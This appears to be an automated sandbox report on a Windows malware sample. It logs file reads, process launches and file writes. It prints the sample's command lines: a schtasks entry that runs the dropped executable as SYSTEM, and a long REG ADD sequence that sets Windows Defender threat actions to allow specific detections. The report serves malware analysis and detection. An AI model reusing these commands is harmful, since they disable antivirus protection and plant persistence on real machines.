C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	289	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	121	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	133	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA051F12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA0511B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA03F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA03F7B526	ReadFile

Analysis Process: conhost.exe PID: 5948, Parent PID: 4744

General

Target ID:	18
Start time:	17:13:39
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7f7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 5956, Parent PID: 5796

General

Target ID:	19
Start time:	17:13:39
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /DELETE /F /TN "gUpzuvwmWb"
Imagebase:	0xbb0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 5924, Parent PID: 5956

General

Target ID:	20
Start time:	17:13:39
Start date:	03/10/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7f7cd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 5176, Parent PID: 5796

General

Target ID:	21
Start time:	17:13:42
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /CREATE /TN "bGZpGlvqDNKjraWjJZ" /SC once /ST 17:15:00 /RU "SYSTEM" /TR ""C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRkIMpzzQqeBbPa\fdKxpPd.exe" d8 /site_id 525403 /S" /V1 /F
Imagebase:	0xbb0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 2820, Parent PID: 5176

General

Target ID:	22
Start time:	17:13:43
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7f7cd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: fdKxpPd.exe PID: 5880, Parent PID: 1084

General

Target ID:	23
Start time:	17:13:46
Start date:	03/10/2022

Path:	C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe d8 /site_id 525403 /S
Imagebase:	0xc80000
File size:	7079936 bytes
MD5 hash:	6F52A47480DAE7C97A64DD5AEBB8E426
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	<ul style="list-style-type: none"> Detection: 73%, ReversingLabs Detection: 0%, Metadefender, Browse

File Activities							
File Created							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\GroupPolicy	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Adm	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Machine	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\User	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Machine\Registry.pol	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	100E5355	CreateFileW
C:\Windows\Temp\fwHiGQHhSfnZUzkc	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\Temp\fwHiGQHhSfnZUzkc\sjPeeWCTnrqbGVf	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\Temp\fwHiGQHhSfnZUzkc\sjPeeWCTnrqbGVf\avEZCOa.exe	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	1003B28E	CopyFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\GroupPolicy\Machine\Registry.pol	0	4488	50 52 65 67 01 00 00 00 5b 00 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65 00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 54 00 68 00 72 00 65 00 61 00 74 00 73 00 00 00 3b 00 54 00 68 00 72 00 65 00 61 00 74 00 73 00 5f 00 54 00 68 00 72 00 65 00 61 00 74 00 49 00 64 00 44 00 65 00 66 00 61 00 75 00 6c 00 74 00 41 00 63 00 74 00 69 00 6f 00 6e 00 00 00 3b 00 04 00 00 00 3b 00 04 00 00 00 3b 00 01 00 00 00 5d 00 5b 00 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65 00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 5c	PReg[SOFTWARE\Policies\Microsoft\Windows Defender\Threats;Threats_ThreatIdDefaultAction;;;][SOFTWARE\Policies\Microsoft\	success or wait	1	100E56E3	WriteFile
C:\Windows\System32\GroupPolicy\gpt.ini	0	268	5b 47 65 6e 65 72 61 6c 5d 0a 67 50 43 55 73 65 72 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 44 30 32 42 31 46 37 33 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 67 50 43 4d 61 63 68 69 6e 65 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 30 46 36 42 39 35 37 45 2d 35 30 39 45 2d 31 31 44 31 2d 41 37 43 43 2d 30 30 30 30 46 38 37 35 37 31 45 33 7d 7b 44 30 32 42 31 46 37 32 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 56 65	[General]gPCUserExtensionNames=[[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}]gPCMachineExtensionNames=[[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}]]Ve	success or wait	1	100E56E3	WriteFile

Commandline:	powershell "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:64;\"
Imagebase:	0xed0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Windows\SysWOW64\config\sys temp\profile\AppData\Local\Microsoft\Windows\PowerShell	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6AFE6E95	CreateDirectoryW	
C:\Windows\TEMP_PSscr iptPolicyTest_k13f2eww.k03.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6AFE1E60	CreateFileW	
C:\Windows\TEMP_PSscr iptPolicyTest_aedgb5uc.4sx.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6AFE1E60	CreateFileW	
C:\Windows\SysWOW64\config\system\profile	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6C19CF06	unknown	
C:\Windows\SysWOW64\config\sys temp\profile\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6C19CF06	unknown	
C:\Windows\SysWOW64\config\sys temp\profile\AppData\Local\Micro soft\Windows\PowerShell\StartupProfileData- NonInteractive	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6C361926	CreateFileW	

File Deleted					
File Path	Completion	Count	Source Address	Symbol	
C:\Windows\Temp_PSscriptPolicyTest_k13f2eww.k03.ps1	success or wait	1	6AFE6A95	DeleteFileW	
C:\Windows\Temp_PSscriptPolicyTest_aedgb5uc.4sx.psm1	success or wait	1	6AFE6A95	DeleteFileW	

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp_PSscr iptPolicyTest_k13f2eww.k03.ps1	0	1	31	1	success or wait	1	6AFE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp_PSScripPolicyTest_aedgb5uc.4sx.psm1	0	1	31	1	success or wait	1	6AFE1B4F	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartUpProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0d 00 00 00 fd 0a 00 00 0e 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	6C4676FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartUpProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 1f 00 00 00 0e 00 20 00	H<@^L"My:	success or wait	13	6C4676FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartUpProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	13	6C4676FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartUpProfileData-NonInteractive	255	1	00		success or wait	9	6C4676FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartUpProfileData-NonInteractive	856	4	00 08 00 03		success or wait	6	6C4676FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartUpProfileData-NonInteractive	860	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 fd 71 40 01 42 4d 40 01 fd 71 40 01 fd 44 40 01 6d 45 40 01 fd 53 40 01 fd 25 40 01 fd 6e 40 01 34 26 40 01 16 3b 40 01 35 26 40	T@>@@V@H@X@[@N T@HT@S@S@hT@S@ S@S@.@T@T@X@? X@T@S@S@T@T@xT @zT@ T@=M@DM@:M@"M@ M@!M@;M@D@D@M@ @<M@\$M@8M@? M@EM@q@BM@q@D @mE@S@% @n@4&@;@5&@	success or wait	6	6C4676FC	WriteFile

File Read								
File Path	Offset	Length	Completion	Count	Source Address	Symbol		
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C175705	unknown		
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C175705	unknown		
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C175705	unknown		
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6C175705	unknown		
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae036903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6C0D03DE	ReadFile		
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C17CA54	ReadFile		
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C17CA54	ReadFile		
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C17CA54	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6C0D03DE	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebdbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6C0D03DE	ReadFile		
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C175705	unknown		
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C175705	unknown		

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C175705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C175705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6C0D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6C0D03DE	ReadFile
